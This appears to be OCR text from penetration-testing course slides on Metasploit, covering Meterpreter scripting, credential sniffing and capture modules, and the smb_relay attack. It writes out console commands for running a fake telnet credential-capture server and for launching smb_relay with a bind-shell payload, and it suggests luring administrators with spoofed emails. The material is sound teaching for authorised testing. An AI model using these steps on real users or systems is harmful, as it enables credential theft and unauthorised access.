
Please do not move ahead unless you want to see one possible answer.




Above is the answer script. As you can see we added the ability to pull interface information from client.net.config.interfaces. Then, we added the local file write before the last end statement.

Notice the puts. i.pretty. This prints the results of "i" which is each line of the output from interfaces and displays it to the screen.

After we have displayed the output to the screen we write the output of i.pretty to a file. Basically, we are taking the results stored in one variable and printing it to two locations. A file and the screen.



Above are the results of the script being run in two different locations. One is showing the immediate results in the Meterpreter and the other is showing how we wrote the results to a file.




The point of this exercise was to show how we can query a system through a meterpreter script using multiple different techniques.

It was also to show how we can take the different components of a script and break them down into discreet chunks to understand how the underpinnings of Meterpreter scripting works.

Finally, we identified how we can write the results of our scripts to a file.

Moving forward, we strongly recommend you get to know the Windows command line intimately. Further, it can be a great advantage to know how to identify different ways that the scripting syntax work. For that, you will have to excellent resources. The documentation of the Metasploit project and existing scripts.

Passwords are critical to the success of every penetration tester. It turns our that Metasploit has a number of highly effective tools to assist and extend your password attacks. First, we are going to look at some sniffers that you can use in your testing.




It is very easy for a tester to get hung up on trying to find an exploit to gain access to a remote system. After all, patching exploitable vulnerabilities is what many organizations spend a tremendous amount of time focusing on. Because of this, it is no surprise that many security professionals are hard wired to think this way when they become penetration testers. However, as testers we are to find the ways into environments that many security practitioners have not thought of or to discover vulnerabilities that they may have missed.

For many situations on a network you will be able to intercept clear-text authentication for protocols like Telnet or FTP. While many environments will deny that they have these protocols on their network we still encounter a large number of environments that still use them for some legacy applications that may have been forgotten.

Further, understanding the authentication is also incredibly important. For example, the hashes that you would capture from a Windows system using Pwdump, fgdump or hashdump are very different from the hashes that you would capture as part of a LANMAN or NTLMv1 and 2 challenge and response. Later, we will have a lab highlighting these differences.

Metasploit has a large number of tools that can greatly assist a penetration tester with authentication capture, but you may need to integrate its output with other tools.



Metasploit can be highly effective in the hands of a tester that is well rounded in the use of other tools and techniques. For example, Metasploit can help capture passwords and authentication attempts. Then you can hand off the data that has been captured to another tool like Cain and Abel for cracking. Another example is using arpspoof (part of the dsniff suite), which can be used to direct traffic to your Metasploit system where capture and sniffing modules can be running.

Of particular note, Cain and Abel is an excellent password cracking tool to have handy. For straight password cracking of Windows and Unix passwords, John the Ripper is much faster, but Cain and Abel supports a large number of other authentication and password representation formats.

Within Metasploit there are a number of different capture modules. It also has a very solid protocol decoder and password capture utility called Psnuffle and a number of different dictionary password attack tools.

Metasploit Sniffers


- Some modules are called "sniffers"
  - Auxiliary/psnuffle
  - auxiliary/admin/oracle/ora_ntlm_stealer
- Others are "Capture" modules
  - server/capture/http
  - server/capture/ftp
  - server/capture/imap
  - server/capture/smb
  - server/capture/smtp

- Some will require you to trick the user into interacting with the server

There are a number of capture and sniffing modules built into the Metasploit framework. The difference between a Sniffer and a Capture module is that the Capture module will require the user to interact with the fake service that Metasploit is serving up. The sniffer modules are passive.

Many of the most commonly used protocols are represented in the server/capture modules. With these modules, it is possible to direct a user to a system that is running the modules and have the user authenticate. HTTP is great for standard users in phishing attempts. For administrators it can be interesting to send them an e-mail saying there is a rogue FTP server and ask them to check it out. When they are confronted with the login prompt, you can harvest their credentials.

However, in some situations, there may be automated processes that look for systems to authenticate to via SMB. If this is the case in your target environment, you can use the smb_capture module with great effect.




Max Moser wrote Psnuffle to fix some of the functionality in dsniff that was getting a bit out of date. Currently, there are Ruby modules for sniffing credentials for urls that the target systems have surfed, IMAP, ftp and pop3 authentication. While this may not seem like a large number of protocols, there are new ones being released on a regular basis. When you update Metasploit via "svn update" be sure to check the /dev/exploits/psnuffle directory to see if any new ones have been added.

Psnuffle supports some interesting options, such as the ability to specify an RHOST so that you are targeting a single system's traffic. This is helpful in restricting the traffic you are decoding to the system or systems that have been explicitly defined in the scope of your engagement.


Another interesting capability is the ability to parse pcap files. So as a tester you can capture the traffic outside of Metasploit and have Psnuffle still parse the data and pull out the urls and the supported authentications.

This can be very helpful when used in conjunction with the sniffer modules we covered in 580.1. You can use the Meterpreter on a target system to launch the sniffer, then pull the packet capture back to our system for further analysis.



Sometimes you may need to trick a target user into trying to authenticate to your system. This approach can be very effective when you are dealing with systems administrators. Send them a link to a system or, possibly tell them via a spoofed e-mail, that there is a server running Telnet on their network, and they will quickly try to log onto the server in question. If you are lucky, they will try to log on with every password they know.

Currently, there is a good selection of capture modules built into the Metasploit framework. Some of these modules can capture clear-text passwords for ftp and Telnet. Other capture modules can capture more complex authentications; for example, SMB is far more complex than simply sending the LANMAN and NT hashes in clear text.



The usage for the capture modules is very simple. In the example above we are starting a Telnet server that will do nothing more than capture the user ID and password of anyone who tries to authenticate to it.

The first thing we do is initiate the database with the following command.

```
msf > db_create
```


This will create a sqlite3 database that will store the results. The results will also be displayed to the screen, however creating a database is a preferred option when you expect a large number of authentication attempts.

Now we use the telnet capture module:

```
msf > use auxiliary/server/capture/telnet
```

Finally, we start it:

```
msf > auxiliary(telnet) > exploit
```




After we trick the target users into trying to log onto our fake telnet service, we will immediately see their user ID and password appear on the screen. In this example you can see that John is trying to log on with Ed's Password.

To view the data that is stored in the database you can query the database with the following command:

```
msf auxiliary(telnet) > db_notes
```

Notice that it shows time and date information and the remote host that tried to authenticate. This is excellent information to add depth and context to your report.




One of the cooler exploitation techniques in the Metasploit arsenal is smb_relay. With smb_relay a user attempts to authenticate to your system via smb, and Metasploit reflects the authentication credentials back to the target system. If the authentication is successful, Metasploit will create and launch a service associated with the payload you chose when setting up the exploit.

This is kind of like a pass-the-hash attack, but it is based on the LM and NT hashes and the challenge/response aspects of an authenticated smb session.

This is an example where Metasploit can actively sniff a connection and immediately react to what it received and open a connection back to the target machine.

However, post MS08-068 this attack requires an additional parameter called SMBHOST that we will discuss further in a few slides.



To set up smb_relay we need to first load the exploit:

```
msf > use exploit/windows/smb/smb_relay
```


Next, we need to specify the payload we wish to use. For this example we will use a simple bind_shell:

```
msf exploit(smb_relay) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
```

Then, all we need to do is type:

```
msf exploit(smb_relay) > exploit
```

As you can see, when a target system tries to authenticate to our SMB server, the LMHASH and the NTHASH are not quite the same as the hashes stored on Windows systems. This is because the hashes are part of smb authentication. The individual hashes are just a part of the hash that is sent.

